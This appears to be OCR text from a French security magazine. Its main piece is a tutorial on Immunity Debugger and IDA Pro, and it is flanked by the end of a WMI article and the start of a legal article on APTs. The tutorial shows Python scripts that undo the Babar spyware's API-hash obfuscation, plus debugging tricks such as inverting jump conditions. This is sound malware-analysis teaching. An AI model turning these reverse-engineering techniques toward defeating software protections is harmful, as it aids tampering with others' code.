Cependant, si l'attaquant n'utilise pas de binaires spécifiques, il sera difficile de détecter une activité malveillante dans ces artefacts, car pour beaucoup d'entre elles, les traces récupérables correspondent souvent à la « vie » normale d'un système Windows.

Conclusion

Dans cet article, nous n'avons fait qu'effleurer les possibilités de WMI. C'est un formidable outil qui apporte de nombreuses facilités aux administrateurs Windows, mais qui peut être aussi détourné pour constituer un arsenal d'attaque particulièrement efficace, peu connu et difficilement détectable dans les configurations par défaut de Windows. ■

Références

[1] https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf

[2] http://www.dmtf.org/standards/wbem

[3] http://www.dmtf.org/standards/cim

[4] https://msdn.microsoft.com/en-us/library/windows/desktop/ms680573%28v=vs.85%29.aspx

[5] https://msdn.microsoft.com/en-us/library/aa394606(VS.85).aspx

[6] https://msdn.microsoft.com/en-us/library/aa390351(v=vs.85).aspx

[7] https://msdn.microsoft.com/en-us/library/aa392285%28v=vs.85%29.aspx

[8] https://msdn.microsoft.com/en-us/library/aa827355%28v=vs.85%29.aspx

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

INTRODUCTION À IMMUNITY DEBUGGER ET IDA PRO

Paul Rascagnères – Senior Threat Researcher – G DATA SecurityLabs

mots-clés : *RESERVE ENGINEERING / DÉSASSEMBLEUR / DEBUGGER / BABAR / MALWARE / ASM*

Que ce soit lors de recherche de vulnérabilités ou lors d'analyse de malwares, il est fréquent d'avoir recours à la rétro-ingénierie. C'est-à-dire l'analyse du code assembleur de l'objet à étudier. Cet article présente deux outils : Immunity Debugger et IDA Pro permettant respectivement de faire des analyses dynamiques et statiques. Afin de faciliter la compréhension, le malware Babar va être utilisé pour illustrer les explications.

1 Introduction

Lors d'une session de rétro-ingénierie (ou *reverse engineering*), deux outils sont indispensables : le débogueur (de l'anglais *debugger*) et le désassembleur.

Le debugger est utilisé pour exécuter le code du programme à analyser pas à pas et voir l'état des registres, de la mémoire... Immunity Debugger est présenté dans cet article. Ce n'est pas le seul produit du marché. Son avantage est le support du langage de script Python. Son défaut est de ne supporter que les architectures x86.

Le désassembleur permet de lire le code assembleur du programme à analyser. L'outil présenté dans cet article est IDA Pro, leader sur le marché. Des alternatives libres commencent à voir le jour dans ce domaine (ainsi que pour le debugger), par exemple, le framework radare2.

Beaucoup de personnes me demandent quand utiliser l'analyse statique et quand utiliser l'analyse dynamique. Il n'existe pas de réponse toute faite à cette question... La plupart du temps, les deux sont complémentaires. Je suggère en général de « lire » le code assembleur via un outil d'analyse statique sur un écran et d'avoir un debugger sur un second écran afin de valider, confirmer ou encore d'extraire du code en mémoire permettant de simplifier la lecture.

Pour illustrer les deux outils, nous allons analyser l'obfuscation d'API utilisé par l'échantillon du malware




Fig. 1 : Fenêtre permettant d'exécuter une fonction exportée d'une librairie.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur




Fig. 2 : Fenêtre principale d'Immunity Debugger.

« Babar » (md5 : 8b3961f7f743daacfd67380a9085da4f). Grâce à Immunity Debugger, nous allons dynamiquement générer un fichier contenant le nom de la fonction exportée et son empreinte. Ce fichier sera ensuite utilisé par IDA Pro afin de renommer les empreintes par le vrai nom de l'API afin de faciliter la lecture du code.

2 Immunity Debugger

2.1 Présentation

Immunity Debugger a été créé, comme son nom l'indique, par la société Immunity et peut être téléchargé gratuitement à l'adresse suivante : **http://debugger.immunityinc.com/**. Ce debugger supporte les binaires et les librairies Windows pour l'architecture x86 (32 bits). Dans le cas d'une librairie, il est possible d'analyser une fonction exportée particulière comme le montre l'illustration 1.

Il est également possible de débugger un processus en cours d'exécution. La figure 2, ci-dessus, montre la fenêtre principale d'Immunity Debugger.

La fenêtre est divisée en 4 parties :

- En haut à gauche : le bloc contient le code assembleur du programme en cours. À gauche se situe l'adresse du code, la deuxième colonne contient les *opcodes*, la troisième contient le code assembleur et la quatrième affiche des informations fournies par le debugger. La figure 2 montre le débuggeur qui affiche la fonction appelée (« `CreateWindowExA()` » ainsi que ses arguments).
- En haut à droite : le bloc contient la valeur des registres.
- En bas à gauche : le bloc contient le contenu de la mémoire. Dans la colonne de gauche, l'adresse mémoire est affichée, la seconde colonne contient le contenu de l'adresse (en hexadécimal) et la troisième colonne contient son interprétation en ASCII.
- En bas à droite : ce dernier bloc contient la pile. Son format est le même que pour le bloc précédent.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

2.2 Contrôle du flux d'exécution et analyse mémoire

Le contrôle du flux d'exécution du malware se fait via des points d'arrêts (*breakpoint*), il est alors possible de stopper l'exécution d'un programme, de l'exécuter pas à pas ou encore d'exécuter des blocs d'instructions. Il existe deux types de points d'arrêt :

- Les points d'arrêt physiques (au nombre de 4 sur les architectures x86) ;
- Les points d'arrêt logiciels (**INT3**), ce type de point d'arrêt peut être identifié par le programme. Dans un cas d'analyse de malware, cela peut poser problème, car l'auteur (qui ne souhaite pas qu'on analyse son code) modifiera le comportement de son malware en fonction de la présence ou non de points d'arrêt logiciels.

Voici quelques astuces concernant le flux d'exécution et les points d'arrêt :

- Où suis-je ? Il n'est pas rare d'être perdu et de ne plus savoir ce que l'on est en train d'analyser, lorsque l'on débute avec un debugger. La barre de titre de Immunity Debugger permet de répondre à ces questions (plus particulièrement ce qui est entre crochets). La figure 3 montre que l'analyse se déroule dans le module « **dump21cb** » et dans le thread « **main** ». Si par exemple « **CreateFileA()** » était analysé, la figure montrerait le module « **kernel32** ».
- Inverser les conditions : il peut être intéressant d'inverser des conditions afin de rediriger le flux d'exécution. Lorsque vous êtes sur une condition (opcode commençant par un J tel quel **JE**, **JNE**, **JZ**...) Immunity Debugger vous affiche si le saut est pris ou non (via le message « Jump is taken » ou « Jump is NOT taken »). Dans la plupart des cas, il suffira de changer la valeur du drapeau Z en double-cliquant sur la valeur de Z dans le bloc en haut à droite pour inverser la condition. Si la condition n'est pas changée, il faut alors se référer à la documentation de l'opcode pour vérifier quel drapeau est pris en compte pour cette condition.
- Exécuter une portion de code spécifique : il est possible de forcer le déplacement vers une adresse spécifique. Pour ce faire, faites un clic droit à l'adresse souhaitée et faites « New origin here ». Attention, si les valeurs des registres (ou de la mémoire) ne sont pas correctes, il est probable que le programme plante.
- Mettre à jour le code : il est possible de mettre à jour le code à exécuter. Il faut sélectionner l'adresse à mettre à jour et faire CTRL+E afin de pouvoir éditer le code hexadécimal.

Le bloc en bas à gauche montre le contenu de la mémoire. Il est possible de voir le contenu de la mémoire, mais également de poser des points d'arrêt (tout comme pour le code assembleur) lors d'accès en lecture, écriture ou exécution d'une adresse mémoire.

Pour finir, Immunity Debugger permet également de faire des sauvegardes de la mémoire.

2.3 Support du Python : cas de l'obfuscation d'API de «Babar»

Une des forces d'Immunity Debugger face à ses concurrents est le support du langage Python. La documentation se trouve dans le répertoire **Documentation** du répertoire d'installation d'Immunity Debugger. Pour illustrer la puissance du support Python, prenons l'exemple du malware Babar. Celui-ci utilise une obfuscation d'API (plus d'informations à l'adresse suivante : https://blog.gdatasoftware.com/blog/article/babar-espionage-software-finally-found-and-put-under-the-microscope.html).

Pour appeler une fonction de l'API Windows, le malware utilise un hash qui est calculé en fonction du nom de la fonction. Après analyse, nous savons globalement comment fonctionne la fonction de calcul du hash : elle liste toutes les fonctions exportées de la librairie cible et ensuite réalise un hash sur chaque nom afin de voir s'il correspond à celui que le malware veut exécuter. Grâce à l'analyse dynamique, nous avons vu qu'à l'adresse « **10040930** », nous avions en mémoire et dans les registres toutes ces informations :

- **EBX** contient la chaîne de caractères de la fonction en cours de hashage ;
- **EAX** contient l'adresse où est stocké le hash de la fonction en cours de hashage.

Afin de créer un tableau contenant tous les hashes correspondants aux fonctions exportées de l'API Windows, un script Python est créé : il réalise un point d'arrêt à l'adresse **10040930**, lit les 2 valeurs intéressantes et continue l'exécution afin de passer à la valeur suivante. Voici le code :

```
from immlib import *
from immutils import *

def main(args):
  imm = Debugger()
  imm.setBreakpoint(0x10040930)
  imm.run()
  while True:
    f = open('C:\\Users\\user\\Desktop\\babar.txt','a')
    regs=imm.getRegs()
    fct = imm.readString(regs['EBX'])
    value = imm.readMemory(regs['EAX'], 4)[::-1]
    f.write(fct+":"+value.encode('hex')+"\n")
    f.close()
    imm.run()
```

Pour exécuter ce script dans Immunity Debugger, il faut tout d'abord le copier dans le répertoire **PyCommands**

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

du répertoire d'installation de Immunity Debugger, puis exécuter la commande « **!script** » (sans l'extension **.py**). La commande est à saisir dans le champ tout en bas de Immunity Debugger. Voici le fichier généré après exécution :

```
AcquireSRWLockExclusive:333bab35
AcquireSRWLockShared:567cb604
ActivateActCtx:4e17a661
AddAtomA:3b9ce8fb
AddAtomW:236e73a4
AddConsoleAliasA:42b5c543
[...]
```

À présent, nous sommes capables de trouver le nom de la fonction appelée, en fonction de son hash.

3 IDA Pro

3.1 Présentation

IDA Pro est un outil permettant de désassembler un programme. Il supporte un très grand nombre d'architectures (la liste complète est disponible ici : https://www.hex-rays.com/products/ida/processors.shtml). Il existe 3 versions :

- la version gratuite (version 5.0) ;
- la version de démo, avec laquelle il est impossible de sauvegarder son travail (version 6.8) ;
- la version payante (version 6.8).

La version payante coûte de 449€ à 1800€ en fonction des options (CPU supportés, décompilateur...). Pour une utilisation occasionnelle uniquement en 32 bits, la version gratuite est suffisante. La figure 5 montre l'écran principal d'IDA Pro.

L'écran peut être divisé en 4 parties :

- l'écran principal contient le code assembleur du programme. Les blocs de code, les branches conditionnelles, etc. sont affichés. Dans la capture d'écran, le code est sous forme graphique ;
- l'écran de gauche contient, en haut les fonctions internes au programme en cours d'analyse, et en bas un graphique de la fonction en cours d'analyse ;
- le bas de l'écran contient la sortie de debug ainsi qu'un prompt pour exécuter des scripts Python.

IDA Pro n'est pas seulement un désassembleur. Il permet également de débugger des applications. Il dispose pour cela de son propre moteur, mais est également capable d'utiliser des moteurs tiers tels que WinDBG.




Fig. 3 : Écran principal d'IDA Pro.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

3.2 Navigation, renommages et commentaires

Le principal intérêt d'IDA Pro est de pouvoir naviguer dans le code assembleur du programme en cours d'analyse, il est facile d'aller de fonction en fonction, de trouver des chaînes de caractères ou encore de voir où une fonction est appelée. La figure 4 montre la liste des fonctions appelant « **sub_1003FBB5** ».




Fig. 4 : Liste des fonctions appelant sub_1003FBB5.

Un autre intérêt de l'utilisation d'IDA pro est de renommer les fonctions (**sub_***), et d'autres éléments tels que les variables. On peut également rajouter des commentaires afin de faciliter la lecture du code assembleur. La figure 5 montre la fenêtre permettant de renommer une fonction.




Fig. 5 : Renommage de la fonction sub_1003FBB5.

Il existe également un système de commentaires qui consiste à ajouter du texte qui sera alors affiché en bleu à droite du code assembleur. Le commentaire permet de faciliter la lecture du code.

3.3 Quelques extensions

Il existe de nombreuses extensions pour IDA Pro (en particulier grâce au support du langage Python). Voici une liste de quelques extensions intéressantes :

- IDA Signsrch : ce plugin est téléchargeable à l'adresse suivante : https://hex-rays.com/contests/2012/index.shtml. Ce plugin permet de retrouver des signatures à l'intérieur d'un binaire. Il est très utile pour détecter les algorithmes de compression ou de chiffrement. Il se base, par exemple, sur l'utilisation de certaines constantes afin de détecter quel algorithme est utilisé.
- IDAScope : cette extension est disponible à l'adresse suivante : https://bitbucket.org/daniel_plohmann/simplifire.idascope/. Ce plugin a de nombreux usages : lire la documentation de l'API Windows en ligne dans IDA Pro, détecter les algorithmes de chiffrement et de compression, ou encore coloriser le code assembleur. Voici la légende des codes couleur : jaune pour les manipulations mémoire, orange pour les manipulations de fichiers, rouge pour les manipulations de base de registre, violet pour les exécutions, bleu pour ce qui touche au réseau et pour finir vert pour le chiffrement. La figure 6 montre un exemple de manipulation de fichiers.
- IDAPathFinder : cette extension peut être téléchargée à l'adresse suivante : https://code.google.com/p/idapathfinder/wiki/idapathfinder. Elle permet de pouvoir identifier tous les chemins possibles pour exécuter une fonction.
- Consonance : ce n'est pas une extension à proprement parler, mais plutôt un thème, le code du thème peut être téléchargé à l'adresse suivante : http://www.codejury.com/consonance-an-ida-color-scheme/.




Fig. 6 : Utilisation d'IDAscope pour coloriser le code assembleur.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

3.4 Support du Python : cas de l'obfuscation d'API de « Babar »

Tout comme Immunity Debugger, il est possible de créer des scripts python pour IDA Pro. Dans le chapitre précédent, un fichier a été généré avec le nom des fonctions et leur hash. Cette liste va maintenant être utilisée afin d'ajouter des commentaires automatiquement dans IDA Pro. À chaque fois qu'un hash sera utilisé le nom de la fonction sera ajouté en commentaire. La figure 7 montre à quoi ressemble l'appel de la fonction via son hash.




Fig. 7 : Appel d'une fonction par son hash.

Voici le code utilisé pour réaliser cette tâche :

```
funcs = {}

f=open(r'C:\tmp\hash.txt','r')
for el in f.read().split('\n'):
  a,b = el.split(':')
  funcs[b.lower()] = a
f.close()

matches = []
for xref in XrefsTo(0x1001436C,0):
  curr = DecodePreviousInstruction(xref.frm)

  for i in range(5):
    disas = GetDisasm(curr.ea)
    if 'push' in disas:
      val = disas.split(';')[0].strip().split(' ')[-1].strip()
      if val[-1] == 'h': val = val[:-1]
      if len(val) == 9 and val[0] == '0':
        val = val[1:]
      while len(val) < 8: val = '0'+val
      matches.append([val.lower(), curr.ea])
      break

    curr = DecodePreviousInstruction(curr.ea)

for el in matches:
  if el[0] in funcs:
    print funcs[el[0]], hex(el[1])
    MakeComm(el[1],  funcs[el[0]])

  else:
    print "Error", el[0], hex(el[1])
```

Dans un premier temps, le script parcourt le fichier de correspondance en utilisant le caractère « **:** » comme séparateur.

Dans un second temps le script regarde où la fonction **0x1001436c** est exécutée (cette fonction correspond à « **API_Obfuscation** » dans la figure 7. À chaque fois que cette fonction est appelée, le script remonte pour trouver le **PUSH** avec le hash en argument.

Une fois le **PUSH** trouvé, le script ajoute le nom de la fonction en commentaire. La figure 8 montre le commentaire ajouté.




Fig. 8 : Appel d'une fonction par son hash avec commentaire.

Conclusion

Cette rapide introduction devrait permettre aux lecteurs de mieux comprendre l'utilisation de ces deux outils indispensables pour les tâches de rétro-ingénierie. Le support du langage Python est une réelle plus-value, il permet d'automatiser rapidement des tâches répétitives et ennuyantes. Il permet également de développer facilement des extensions pour répondre à des besoins spécifiques. ■

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

APT ET QUESTIONS JURIDIQUES

Daniel Ventre, CNRS (CESDIP-GERN), Chaire Cybersécurité & Cyberdéfense (Saint-Cyr, Sogeti, Thales)

mots-clés : APT / DROIT FRANÇAIS / PROTECTION DES DONNÉES / DÉFIS INTERNATIONAUX / OPÉRATEURS D'IMPORTANCE VITALE

Paradoxalement, au regard de l'importance acquise aujourd'hui par les APT dans le monde de la sécurité, la littérature sur ce phénomène semble faire peu de cas de ses enjeux juridiques. Quelques articles que nous trouvons au gré de recherches sur le net évoquent bien en quelques mots l'existence d'une problématique juridique, mais la plupart l'effleurent davantage que ne la développent. L'accent est la plupart du temps mis sur les aspects techniques, sur les briques constitutives d'une APT, sur les méthodes ou processus visant à se prémunir de ce type de menace, voire sur la définition d'une typologie des acteurs (cibles, attaquants). Dans cet article, nous essaierons de définir le cadre juridique de l'APT, et verrons que pour cela il nous faut revenir, rapidement, sur l'histoire de cette notion, ses multiples manifestations, ses diverses composantes, avant d'aller chercher dans les corpus juridiques existants des outils applicables, et d'en discuter les limites.

1 Définir l'APT

Pratiquée et connue des spécialistes depuis les années 1990, l'attaque ciblée et persistante trouve sa nouveauté dans sa plus forte médiatisation à compter du milieu des années 2000, et la prise de conscience accrue qui en résulte **[1]**. L'histoire des APT est en effet déjà longue, en attestent ses multiples manifestations **[2]** : des célèbres opérations Moonlight Maze (1998), Titan Rain (2000), aux récentes Khaan Quest (2013-2014) ou campagne Siesta (2014), Pitty Tiger (2014), Ali Baba (2014) en passant par les non moins médiatisées opérations Shady Rat (2006), Gh0stNet/Shadownet (2007), ou Aurora (2009), pour n'en citer que quelques-unes.

1.1 Définitions

L'expression serait née au sein de l'US Air Force au milieu des années 2000 **[5]** pour désigner des adversaires sophistiqués, engagés dans des manœuvres de guerre de l'information, en vue d'atteindre sur le long terme des objectifs stratégiques **[6]**. Les définitions proposées depuis lors se sont multipliées. Rappelons-en ici quelques-unes.

Une APT est une attaque réseau dans laquelle une personne non autorisée parvient à accéder à un réseau et s'y maintient, non détectée, sur une longue période. Le but d'une attaque APT est de voler des données plutôt que de causer des dommages **[7]**.

Cédric Pernet **[8]** dans son dernier ouvrage sur les APT en propose la formulation suivante : « *une attaque informatique persistante ayant pour but une collecte d'informations sensibles d'une entreprise publique ou privée ciblée, par la compromission et le maintien de portes dérobées sur le système d'information* ». Comme l'auteur le souligne, les termes « *avancée* » et « *menace* » font l'objet de divergences d'interprétation : « avancée » peut faire référence à la technicité (« avancée » ayant alors pour synonyme « évoluée »), à la complexité de l'opération (combinaison de plusieurs méthodes et outils d'attaques, la plupart du temps conventionnels ; mais mobilisant des acteurs, équipes, aux tâches bien réparties) ; la « menace » désigne tantôt la dimension technique (les malwares, les intrusions, etc.) tantôt

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

